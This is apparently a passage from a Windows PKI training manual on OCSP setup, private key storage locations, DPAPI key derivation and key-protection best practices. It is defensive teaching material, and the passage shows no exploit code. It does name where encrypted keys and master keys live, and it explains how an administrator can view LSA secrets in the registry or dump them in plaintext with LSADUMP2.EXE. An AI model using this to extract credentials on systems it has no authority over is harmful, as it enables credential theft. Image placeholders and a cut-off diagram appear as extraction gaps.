
Next, select the option to "Browse CA certificates published in Active Directory" > click Browse > select the desired CA certificate > OK.



Next, select the option to "Automatically select a signing certificate" and check the box to "Auto-enroll for an OCSP signing certificate" if you don't already have one.



Next, click the Provider button > confirm that you have the correct URLs to your base and delta CRLs. You may need to add the URL for the delta CRL yourself. You can use the information on the Extensions tab in the properties of your CA in the Certification Authority snap-in as a guide. You will also likely wish to make the OCSP responder check for new delta CRLs more quickly than those CRLs are typically published, perhaps every 30 minutes. When done, click OK > Finish.



7) Don't forget to set the registry value discussed above related to CA renewals:

```
certutil.exe -setreg ca\UseDefinedCACertInRequest 1
```

Auditing and Delegation

To delegate authority over the management of the OCSP responder and to log changes, right-click the Online Responder snap-in > Responder Properties > Security tab (to delegate) and Audit tab (to configure logging).

The "Manage Online Responder" permission allows one to reconfigure the service. The "Proxy Requests" permission is needed only by the Network Service account to submit requests to the Online Responder service (which can be seen in the Services applet in Administrative Tools). The logging options are self-explanatory.

Today's Agenda


- 1. Installing Certificate Services with PowerShell**
- 2. Private Key Security Best Practices**
- 3. Managing and Using Your PKI for PowerShell**
- 4. Smart Token Multifactor Authentication**

Today's Agenda

Now that your PKI is in place and your certificate server(s) are ready to start cranking out certificates, we must discuss the most important question to ask of any vendor's PKI: Where are private keys stored and how are they secured? The goal of this section is to come up with a strategy for enhancing the security of private key protection as much as possible without losing functionality.

Where Are the Private Keys of a User Stored?

The public/private key pair is generated inside the smart card or token, not in RAM.



The private key never leaves the smart card or token.

What if no smart card?

Private key is an encrypted file under C:\Users\Name

Ultimately, the private key is encrypted with the user's logon password and whole disk encryption (hopefully).

Where Are the Private Keys of a User Stored?

How a vendor implements private key storage and protection is critical for evaluating that vendor's PKI. On the one hand, private keys must be as secure against compromise as possible. On the other hand, private keys must be transparently accessible to the users and computers that own them to make the infrastructure as efficient and easy to use as possible. These two needs conflict with each other and must be balanced.

When using a smart card or smart USB token (or a TPM as a virtual smart card), the private key is generated within the device and never leaves it. Whenever data must be encrypted or decrypted with the private key, the data must be copied to and from the smart card. If a smart card permits the extraction of the private key, do not use it; this would defeat the main purpose of hardware-based key protection, namely, protection from malware running in kernel mode as a part of the operating system itself. Think of a smart card as a tiny computer within your computer.

When not using a smart card, a user's private keys are stored in his or her user profile folder and are encrypted by the operating system (see below). If the profile is roaming, then the private keys are copied and moved with the rest of the profile. When a user logs off, their locally stored copy of their profile is not deleted by default, so a copy of the user's encrypted private keys are left on every machine he or she uses (though there is a Group Policy option to delete the local profile after logoff). With roaming profiles, encrypted private keys are also kept on the file server containing the central copy of everyone's roaming profiles. If the credential roaming feature is enabled, which is discussed elsewhere in this manual, then encrypted copies of users' private keys are also stored in Active Directory, where each user's keys are stored as attributes of that user's account in AD.

Private Key Storage on Windows XP/2003

On Windows XP/2003, profiles are stored under the "C:\Documents and Settings" folder, with a subdirectory for each user who has logged on to that machine. The names of the subdirectories are the same as their usernames. Private keys are stored in subfolders in the profile, where the names of the folders are identical to the user's Security ID (SID) number:

```
%APPDATA%\Microsoft\Crypto\RSA\<user's SID number>\  
%APPDATA%\Microsoft\Crypto\DSS\<user's SID number>\
```

Each file in this folder is an encrypted private key. The first 32 digits of the names of these private key files act as an identifier to match it with its corresponding certificate (and public key).



If you open the private key with Notepad, you can see the above number at the beginning, perhaps padded with some extra 0s. It will look something like this:

```
4350af04-3bd3-48e6-979c-b7c44a4fc221 RSA1
```

If you open the corresponding certificate in Notepad, you will see the same number near the top of the file. One of the places where you can find your certificate(s) is in your profile in the \Certificates folder:

```
%APPDATA%\Microsoft\System Certificates\My\Certificates\
```

The names of each of the certificate files here is identical to the SHA thumbprint of your certificate. You can see this thumbprint number if you open the properties of your certificate file in the Certificates MMC snap-in. Match the fingerprint number against the filenames in this folder to locate the correct certificate.

Private Key Storage on Windows Vista, Server 2008, and Later

Windows XP/2003 uses the older CryptoAPI interface, while Windows Vista/2008 and later uses the Cryptography Next Generation (CNG) interface. In Windows Vista/2008 and later, a user's new private keys are created in the following folder:

```
%APPDATA%\Microsoft\Crypto\Keys
```

For example, for a user named "<username>", the path would be:

```
C:\Users\<username>\AppData\Roaming\Microsoft\Crypto\Keys
```

However, for backward compatibility, private keys may also be stored in the same folders as on Windows XP/2003; hence, for a user with a Security ID number of "<SID>", also look in the following folder:

```
C:\Users\<user>\AppData\Roaming\Microsoft\Crypto\RSA\<SID>
```

If an application using the CNG interface desires to use a private key, if that key can't be found in the default folder, Windows will search the old XP/2003 folders automatically. Also, when an RSA-based key is created, two copies might be stored—one in the CNG folder and another in the older CryptoAPI XP/2003 folder—but this isn't always the case; it's up to the application that requested the key to be generated in the first place.

How Are My Private Keys Encrypted on Windows 7/2008 and Later?

Private keys are encrypted by the Data Protection API (DPAPI) in Windows. Unfortunately, the documentation we have about the inner workings of the DPAPI is somewhat sparse and the source code is unavailable.

Note: The following information has been constructed from Microsoft white papers, the MSDN Library, help files, release notes, IETF draft documents, third-party reverse engineering articles, and other sources. Unfortunately, many of these documents contradict each other, and Microsoft has not documented the details of the differences between the various OS versions. Hence, the following is *likely* how private keys are protected, but this cannot be guaranteed.

Because the description is fairly complex, I've put it into the form of a Q&A to make it more digestible. The best references for this information are the following articles:

- Windows Data Protection
<http://msdn.microsoft.com/en-us/library/ms995355.aspx>
- DPAPI Secrets
<http://www.passcape.com/index.php?section=blog&cmd=details&id=20>

What are DPAPI and DPAPI-NG?

The Data Protection API (DPAPI) is a set of functions implemented by crypt32.dll that relays requests to encrypt/decrypt data down into the Local Security Authority process (lsass.exe); hence, DPAPI functions are just user-mode wrappers for these cryptographic services in the LSA. An application gives plaintext secrets to the DPAPI, encrypted blobs are returned, and the application stores the enciphered blobs wherever it wishes, e.g., in the registry, in a text file, in an Active Directory attribute, etc. The DPAPI does not provide storage of encrypted secrets—it only provides encryption/decryption services; it is up to the process using the DPAPI to store the encrypted data, to back up that data, to synchronize that data across multiple computers if it desires, etc.

DPAPI Next Generation (DPAPI-NG) is found on Windows 8, Server 2012, and later systems. It is also used with ASP.NET 4.5 and later. DPAPI-NG is built on top of CNG and was added to support the ability to encrypt a secret on one computer and still access that secret on another computer, a requirement for various cloud computing scenarios. Such multi-computer secrets are only available to Active Directory groups and ASP.NET web credentials—similar, perhaps, to multiserver Managed Service Accounts, but little information is currently available.

What are examples of secrets protected by the DPAPI?


The DPAPI is used by many applications and for many secrets, including Internet Explorer saved passwords, Outlook saved passwords, keys for 802.11 wireless networks, Windows Credential Manager passwords, saved Remote Desktop passwords, VPN user passwords, and the private keys for both users and services. Private keys include those for S/MIME email, Encrypting File System (EFS), and IIS web server SSL certificates.

How are private keys encrypted?

Each private key is encrypted with its own 256-bit AES key called the "Session Key" on Windows Vista, Server 2008, and later. (On XP and Server 2003, it is a 168-bit 3DES key instead.)

Very roughly, the following diagram summarizes the flow of events, where "↓" means "is used to create or encrypt the item below it"; hence, we start with the user's passphrase and end with the user's private key being encrypted. Salts are just random bits generated by the OS and stored somewhere in the registry or filesystem in plaintext.

SHA-512 hash of user's passphrase + 128-bit salt



How is the Session Key derived?

For each private key that needs to be encrypted, a 128-bit random salt is generated. These bits and the 512-bit Master Key are hashed with SHA-512. This hash, along with an optional user-provided password for "Strong Protection" (see below), are hashed again through a CryptoAPI call (CryptHashData), but the hashing algorithm used here is not documented. Whatever this hash is, it is converted into a symmetric encryption key by passing it into another CryptoAPI call (CryptDeriveKey) that derives a key from the hash. The Session Key is that which actually encrypts the user's private key.

What is the Master Key and where is it stored?

The Master "Key" is a blob of 512 random bits, but it is not really a key because it is not directly used to encrypt anything. The Master Key is AES-CBC encrypted with the 256-bit Master Key Protection Key (MKPK).

The OS changes the Master Key automatically every 90 days. Each version is assigned a unique GUID number. The 90-day refresh interval is hard-coded into the OS.

An HMAC-SHA-512 signature of the encrypted Master Key is also made with the Master Key Protection Key and stored with the Master Key. This HMAC signature, the cleartext GUID of the Master Key, the cleartext 128-bit salt (see next), and the cleartext iteration count (see next) are all stored with the encrypted Master Key in a file in the %AppData%\Microsoft\Protect\SIDnumber\ folder. The file named "Preferred" in that folder identifies which Master Key is the most recent and should be used.

(In the past, this file was also encrypted with the 128-bit RC4 System Key, the key managed with the SYSKEY.EXE utility, but this was removed in Windows 10 version 1709.)

Keep in mind that the Master Key is cached in the kernel memory space of the LSA (lsass.exe) after the user logs on; hence, malware also running in kernel mode can potentially acquire a copy of it to decrypt the user's private keys.

What is the Master Key Protection Key (MKPK) and how is it derived?

At logon, the user's password hash is hashed again with SHA-512. This SHA-512 hash, along with a randomly generated 128-bit salt and an iteration count (default: 5600) is handed into a PKCS#5 Password-Based Key Derivation (PBKDF2) function. PBKDF2

hashes the user's password hash and salt 5600 times again with SHA-512. The output is the Master Key Protection Key (MKPK), which is used to protect the Master Key.

What about when a user logs on with a smart card?

For smart card logon, what exactly gets hashed is not currently documented, but private conversation with a security consultant at Microsoft indicates that the hash of the user's password is decrypted with the private key from the smart card, having been previously encrypted with the card's public key. This hash is then presumably fed into the PKCS#5 function in the regular way. What password, you ask? A random password is generated for smart card users, encrypted with the public key from the card, and then stored locally. This is how it is possible to log on with cached credentials with a smart card even if disconnected from the network. What are the details of all this, you ask? It's just not documented.

What is that PKCS#5 function used to derive the Master Key Protection Key?

RSA Laboratories has authored a set of widely used *de facto* PKI standards called "Public-Key Cryptography Standards (PKCS)", which are each numbered. PKCS#5 is the "Password-Based Cryptography Standard" for deriving a pseudo-random key of arbitrary length from some other arbitrarily long input, like a password, a salt, and an iteration count.

PKCS#5 is not secret and its specification can be downloaded from the RSA website. PKCS#5 is considered a secure method of deriving keys as long as the iteration count is higher than 1000. As the length and complexity of the password goes up, so does the strength of the PKCS#5 key derived from it. The salt and iteration count number can be stored in cleartext without compromising safety.

Windows 7 uses a default iteration count of 5600. This can be increased by adding a value named MasterKeyIterationCount under the following registry key:
HKLM\Software\Microsoft\Cryptography\Protect\Providers\GUIDnumber\.

If the Master Key is changed every three months, what about older Session Keys?

All previous Master Keys are archived with their GUID numbers to identify them. The old Master Keys are encrypted with the current Master Key Protection Key described above. Because the Session Key data are stored with the GUID of the Master Key that go with them, the correct Master Key can be located.

What happens when a user changes his or her password?

When a user changes his or her password, all Master Keys, current and archived, are re-encrypted using the new password.

Also, the SHA-512 hashes of all of one's prior passwords are encrypted and stored in the %UserProfile%\Application Data\Microsoft\Protect\CREDHIST file. Each new password is used to encrypt the prior password hash, which is then appended to the top of the CREDHIST file. If a prior password is needed to decrypt a prior Master Key, the current password is used to decrypt the last password's hash, that password hash is used

to decrypt the prior one before that, and so on, until the necessary password hash is obtained for decrypting the desired archived Master Key.

What if a user without a roaming profile changes their password?

If roaming profiles are not used, a problem occurs when a user changes their password and logs on at another machine where they already have a different Master Key. In this scenario, you would expect the user to be incapable of decrypting their local non-roaming Master Key because their domain password has changed! Fortunately, there is another recovery mechanism to take care of this.

All domain controllers in a domain have an identical 2048-bit RSA public/private key pair used for the Data Protection API. This key pair is replicated (details are not documented). When a computer is a member of the domain, it downloads a copy of this public key from its DC. The documentation on this channel merely states that it is an "authenticated and encrypted RPC channel", but the details are not known. It is likely the NetLogon channel. The client computer encrypts a second copy of the user's Master Key with the public key from the DC. This second copy is also stored in the same file as the Master Key encrypted with the user's password. If the user cannot access their local non-roaming Master Key because they've changed their domain password, the public key encrypted copy of the Master Key is sent up to its DC over that RPC channel, decrypted with the DC's private key, and sent back down the channel to the client computer. The encryption of the RPC channel is the only thing protecting the Master Key. Also, what if that DPAPI private key replicated among the domain controllers is lost? An adversary could then, presumably, decrypt any private key on any machine in the domain!

How does the Password Recovery USB flash drive work with local accounts?

The password of a local user account (not global) can be reset if the user has chosen to create a Password Recovery Disk in Control Panel. This disk is usually a USB flash drive. A 2048-bit RSA public/private key pair will be created. The private key stays on the flash drive. The public key is copied to the hard drive and used to encrypt a copy of the user's password. Because of the CREDHIST file, a user will always be able to log on with a Password Recovery Disk and gain access to all their private keys again.

Where Are the Private Keys of a CA Stored?

Hopefully, in an HSM...

Otherwise, CA private keys are stored in the "All Users" profile.

All computer and service account keys are stored here.



Where Are the Private Keys of a CA Stored?

If the CA's Cryptographic Service Provider (CSP) is a smart card or dedicated cryptographic hardware module, then the private keys will be stored on the card or module. All cryptographic operations that use the private key will also occur inside the device to isolate the key. This is true for both clients and CAs. In general, hardware CSPs provide the best private key protection.

Windows Server 2003

If the CA is Windows Server 2003 and using Microsoft's software CSP, the CA's private key will be stored in the profile for "All Users" in the \MachineKeys folder on the hard drive. This is true for both standalone and enterprise CAs. Almost always, the RSA-based CSP is used, but some government or military environments might use DSS.

```
... \All Users\Application Data\Microsoft\Crypto\RSA\MachineKeys\  
... \All Users\Application Data\Microsoft\Crypto\DSS\MachineKeys\  
...
```

If various services on the computer have their own separate private keys, those keys might not be stored in the MachineKeys folder; they might be stored in folders named after the SID of the service account. Instead of MachineKeys, you might see folders similar to the following:

```
..\S-1-5-18 (for Local System)  
..\S-1-5-19 (for Local Service)  
..\S-1-5-20 (for Network Service)
```


Windows Server 2008 and Later

Windows Server 2008 and later uses the Cryptography Next Generation (CNG) interface and its non-user key storage locations are slightly different. If the CA is using Microsoft's software-based CSP, the key appears to be stored here:

```
%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\Keys
```

But after expanding the environment variable (%ALLUSERSPROFILE%) and following the folder junction (\Application Data) to its target folder, the real path on the hard drive will be something like this:

```
C:\ProgramData\Microsoft\Crypto\Keys
```

If various services have their own private keys, those keys might be stored in different locations, depending on how the service is designed and under which account it runs. Here are the additional folders where you might find more service private keys:

```
%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\SystemKeys  
                                (for Local System)
```

```
%WINDIR%\ServiceProfiles\LocalService    (for Local Service)
```


```
%WINDIR%\ServiceProfiles\NetworkService  (for Network Service)
```

How Is the Private Key of the CA Encrypted?

It is not really documented. Microsoft has stated in the past that the private keys of services are protected by the computer's Master Key, which is derived in part from the LSA Secrets of the computer. Beyond this, though, Microsoft hasn't disclosed any further details.


The computer's Master Keys are located under %WinDir%\System32\Microsoft\Protect in various subdirectories named after well-known system SID numbers.

What are "LSA secrets"? The Local Security Authority (LSA) is both a service and a protected subsystem that handles security-sensitive operations such as user logon (see lsass.exe in Task Manager). The LSA also stores encrypted data in the registry, such as cached user dial-up passwords and service account passwords used to start services at bootup. These are the "LSA secrets" and they are stored in the registry under HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets. Use REGEDIT.EXE to change the registry permissions to allow you to see the data.



For example, any service not configured to start under the System account will have a subkey here named *_SC_servicename*, such as "_SC_Fax". This key will have a value that holds the password for the user account under which the service does start.

However, if you have the Debug Programs privilege as a local Administrators member, you can see the plaintext LSA secrets with utilities like LSADUMP2.EXE. By default, only Administrators have this user right. The output of LSADUMP2.EXE looks like the following screenshot (notice the cleartext password for the Fax service at the bottom).



A computer's Master Key is derived from LSA Secret information *somehow*, but the details are undocumented. On the other hand, do you see that DPAPI_SYSTEM entry in the screenshot above? That data is probably used as part of the seed material for generating the key somehow. Needless to say, if Microsoft is confident of their method of protecting private keys, they should publish the exact details, perhaps even this bit of source code. If they are not confident, then the public should be warned. Security through obscurity is not very reassuring.

How Can I Best Protect Private Keys?

Anti-Malware

- Use latest OS
- Apply updates
- AppLocker
- Anti-exploit
- Antivirus scanner

Anti-Theft

- TPM + BitLocker
- UEFI Secure Boot
- Smart cards
- Passphrase policy

Certificate Server Security:

- Never connect root or intermediate CAs to any network (standalones).
- Lock the root CA in a safe.
- HSMs for online, issuing CAs.
- Quickly apply security updates.
- Host-based firewall filtering.
- Require IPsec for CA admin ports.
- Delegate authority carefully.
- Logging and monitoring.
- Keep at least one off-line backup.

How Can I Best Protect Private Keys?

To help protect your private keys, follow these best practices.

Physical Computer and Firmware

Only purchase laptops, tablets, and other portable computers that come equipped with a Trusted Platform Module (TPM) in the motherboard. A TPM is not something that can usually be added later. There are significant security benefits to be had with a TPM, and the TPM only adds a couple dollars to the manufacturing price of the device.

Physically secure computers that contain sensitive private keys, such as CAs and the laptops of administrators, corporate executives, lawyers, R&D engineers, etc.

Use whole drive encryption with TPM integration, preferably with UEFI Secure Boot.

Install antivirus software and configure it to update itself at least once per day on endpoint devices. If you have UEFI Secure Boot enabled, only purchase AV software that is designed for Secure Boot early loading.

Physically secure Password Reset USB drives for local accounts, or don't make them. Train users to not store these USB devices in their computer cases if they do create them.

Operating System

Prefer the latest operating system over earlier ones (Windows Vista at a minimum), apply the latest Service Pack, and apply new patches as quickly as practical.

Do not use Windows 2000 or Windows XP. The "immortal" Windows XP died in April 2014 when Microsoft stopped releasing any new security patches for it, and Windows 2000 was hopelessly insecure even before its official end of life.

Consider not using the hibernation feature unless whole drive encryption is also used. It is possible that key material is being written to the hiberfil.sys file.

Require reauthentication when resuming from hibernation, standby, sleep mode, and the screensaver. Screensaver should trigger after 30 minutes of idle time at a minimum.

Certification Authority Servers

Root and intermediate CAs should be installed as off-line standalone CAs. These CAs should not be configured as domain members. Store their hard drives in a safe when not in use. When in use, do not connect to the network; transport certificates and CRLs with flash drives instead.

Use a Hardware Security Module (HSM) for CAs that must be kept online. If you use a smart card or TPM to secure the private keys of CAs, just beware that it is not possible to export and back up these keys. If the TPM or smart card fails, those keys are gone!

Off-line CAs may be virtual machines (VMs) stored on removable drives. Physically secure these drives, perhaps in a safe. Only connect these drives and run these CA VMs on dedicated hardware or hardware that is wiped clean (firmware and software) before each use. A clean host computer must be used when first creating the VM too. The VMs of off-line CAs should not have virtual network adapters—except perhaps a loopback adapter—and the host physical computer should not be connected to any network, not even temporarily, after it is cleaned and reinstalled before use. Ideally, any physical network adapters will be removed or have non-conductive epoxy glue injected into the ports or jacks of the adapter. Despite these precautions, mistakes happen, so the host-based Windows Firewall in the off-line CA VMs should block all inbound and outbound packets by default too. If the physical host computer has any remote management capabilities built into its motherboard, these capabilities should be disabled in the firmware.

Require authentication and encryption on "secure channels" with Group Policy since this is likely the RPC channel the Protected Storage service uses when encrypting users' Master keys. IPsec is a powerful way of accomplishing this.

Remember, too, that any member of the local Administrators group on a CA can export a copy of the CA's private key by default. Hence, regulate who can be a local administrator and strongly consider using a HSM.

Encrypt and physically secure the backup media of CAs. Keep multiple backups of the CAs and their backup encryption keys in geographically distributed locations in case of catastrophes like hurricanes and fires. Secure the decryption keys too, ideally storing the key backups and the CA backups in different locations; for example, the decryption keys

might be locked in the safe of the CTO in a tamper-evident plastic bag (like those used for bank deposits), while the backup tapes or drives of the CAs might be locked in storage cabinets in a server room that is itself access-controlled.

Users

Use smart cards (or smart tokens) for user authentication and allow only smart card authentication in the properties of the users in AD. A smart card not only protects the private keys on the card itself, but if only smart card logon is permitted for a user in AD, then all of the user's other private keys in their profile are protected as well. This is because the Master key used to protect the other private keys in the profile is secured via the public key for the smart card.

If you can't use physical or virtual smart cards, at least enforce a strong passphrase policy where passphrases must be at least 15 characters long. Strong passphrases improve private key security because the Master key is encrypted with the user's password and SID number.

On Windows 8 and later, private keys stored on the hard disk can be protected by the TPM instead of the user's logon passphrase. TPM security for private keys is much better than a passphrase, even when that passphrase is long and complex. The certificate template in Active Directory will specify the TPM options for private key protection, including the use of an unlock PIN.

Because of the way Windows XP/Vista/7 generates random numbers for encryption keys and salts, require users to log off of their computers every night instead of just locking their desktops. Each process has its own pseudo-random number generator, and one of the ways the generator is reseeded is when it first starts. This is not required on Windows 8 and later.

If practical, use the "Store Private Key with Strong Protection" option and require a password whenever it is accessed. It cannot be used with computer certificates, including CA private keys, or certificates used for IPsec or EFS either.

Accounts with sensitive private keys, such as recovery agents, should not have roaming profiles. There is also a Group Policy option to delete the locally cached copy of one's roaming profile at logoff. In the GPO, go to Computer Configuration > Policies > Administrative Templates > System > User Profiles > Delete Cached Copies of Roaming Profiles.

Assign NTFS permissions to each user's roaming profile stored on the fileserver so that only the profile's owner, System, and Administrators can access it. The same goes for redirected Application Data folders. This should be the default already.

When exporting a private key to a PFX file, do not use the save-to groups or usernames feature, which has a DPAPI attack pathway—only use a long passphrase.

What about Upgrading to SHA-256 on an Existing CA?

If you installed your CA following the steps in the prior lab, your CA is already using SHA-256 or better for everything by default. Upgrading the default hashing algorithm is only an issue for older, existing CAs.

If you have an existing CA that does not support SHA-256, upgrade the operating systems on all servers and client devices to at least Windows Vista or Server 2008 (preferably upgrading to the latest OS available), and see the following Microsoft articles for further instructions on how to perform the algorithm upgrade with the least user disruption (search on the article names for the latest URLs):

- "Migrating a Certification Authority Key from a Cryptographic Service Provider (CSP) to a Key Storage Provider (KSP)"
- "Migrating your Certification Authority Hashing Algorithm from SHA1 to SHA2"
- "SHA1 Key Migration to SHA256 for a Two Tier PKI Hierarchy"

SYSKEY.EXE Passphrase (No Longer Supported)

SYSKEY.EXE became famous with Windows NT 4.0 Service Pack 3 as a utility to encrypt password hashes in the SAM database to defend against old L0phtCrack. In Windows 2000 and later, a system key is used by default. Starting with Windows 10 version 1709, however, the SYSKEY.EXE tool was removed.

SYSKEY.EXE creates a 128-bit RC4 key called the "System Key". The System Key is used to encrypt the following information:

- Master keys that are used to protect private keys.
- Protection keys for users' passwords in AD or the local SAM database.
- Protection keys for LSA secrets, such as service account passwords.
- The protection key for the local administrator account password that is used for recovery in safe mode.

SYSKEY.EXE can be executed from the Run line at any time to reconfigure how SYSKEY.EXE manages the System Key. The System Key can be stored or derived in one of the following ways:

- The System Key can be stored locally with a "complex obscuring function" in the registry of the computer. This is the default. This option is good in that a computer can boot in the absence of a user to type a password or insert the System Key floppy disk (yes, *floppy* disk). Unattended reboots are useful after power spikes or brownouts. This option is bad in that hackers have long ago figured out how to reconstruct the original key.

- The System Key can be derived from a password a user must enter during reboot. The password can be up to 128 characters long and is hashed with MD5 to create the 128-bit System Key. This option is more secure, but a person must be present when the computer boots to enter the password. Without the password, the operating system will not boot. Make sure the password is long and random.
- The System Key can also be stored on a floppy disk (not USB flash drive). This is also more secure than storing the System Key locally, but the floppy disk must be in the drive when the computer boots. Hence, either the floppy is left in the computer at all times or a person must be there when the computer boots; of course, no one uses floppy disks anymore.

For a root or intermediate CA whose hard drives are locked in a safe, the password and floppy disk options may simply add another thing that can go wrong instead of adding another layer of security. For online and issuing CAs locked in secure rooms, however, the password method can add another layer of security and passwords can be entered remotely using a KVM-over-IP switch or iLO; but beware that every reboot will require the password to be entered, the password can be lost/forgotten, and passwords can be captured with keystroke loggers.

Try It Now!

To change your current System Key configuration, run SYSKEY.EXE from the Run line.





Each computer can have its own separate SYSKEY.EXE configuration. Domain controllers do not replicate System Keys, and each can be configured with different System Key options.

If a floppy disk is compromised, change the SYSKEY.EXE option to "Password Startup", reboot, then change the option back to "Store Startup Key on Floppy Disk". A new System Key will be generated. Keep a few of your old floppy disks, however, in case you need to restore from older tapes.

"Store Private Key with Strong Protection" Option

A feature of the Data Protection API (DPAPI) is the ability of the user to set an alert whenever a private key is being accessed. The alert will name the process attempting to access the item and give the user the option to grant or block it.

The user also has the option to require a password whenever granting access to the item (32 characters maximum). These options are set on a per-key basis.

You will see the "Store Private Key With Strong Protection" option in various places, e.g., under the Advanced options when requesting a certificate, when exporting a certificate and private key, etc. When the access attempt later occurs, the following dialog box will appear.



If you click OK, the access is permitted. If you click Details, you can see which process is making the attempt. The next screenshot shows the dialog box displayed after clicking Details.



If instead you select "Set Security Level", the following dialog box appears. High security will require a password, Medium security simply prompts the user for yes/no permission, and Low security does not prompt the user at all.



If High security is selected, the user is prompted for a username and password. The password must be entered whenever the private key is used, but the username appears to do nothing and can be different from the username of the currently logged-on user.



After the password is entered, you will have the option to "Remember password" for the duration of the logon session so that it does not need to be entered again. (The password does not become an LSA Secret...I checked.)



The password is used as additional keying material when creating the Session Key to encrypt and decrypt the private key (see the section in this manual on "Where Are Users' Private Keys Stored?"). The password entered is not stored anywhere on the drive. Without the password, the private key is lost forever because some of the data used to derive the Session Key is based on this password, and the Session Key encrypts/decrypts the private key.

Password protection is a feature of the Data Protection API and is used for other items besides private keys. Hence, you may see the above dialog boxes in other contexts.

"Strong Private Key Protection" with a password required is a good choice for the private keys of recovery agents, CTL signing certificates, and smart card enrollment agents (see

below). The feature is not available for computer certificates, including CA certificates. Nor can it be used with certificates for IPsec or EFS.

"Strong Private Key Protection" is not compatible with older programs, so if incompatibilities arise, you will need to re-export and then import the key pair again without Strong Protection enabled.

Credential Guard

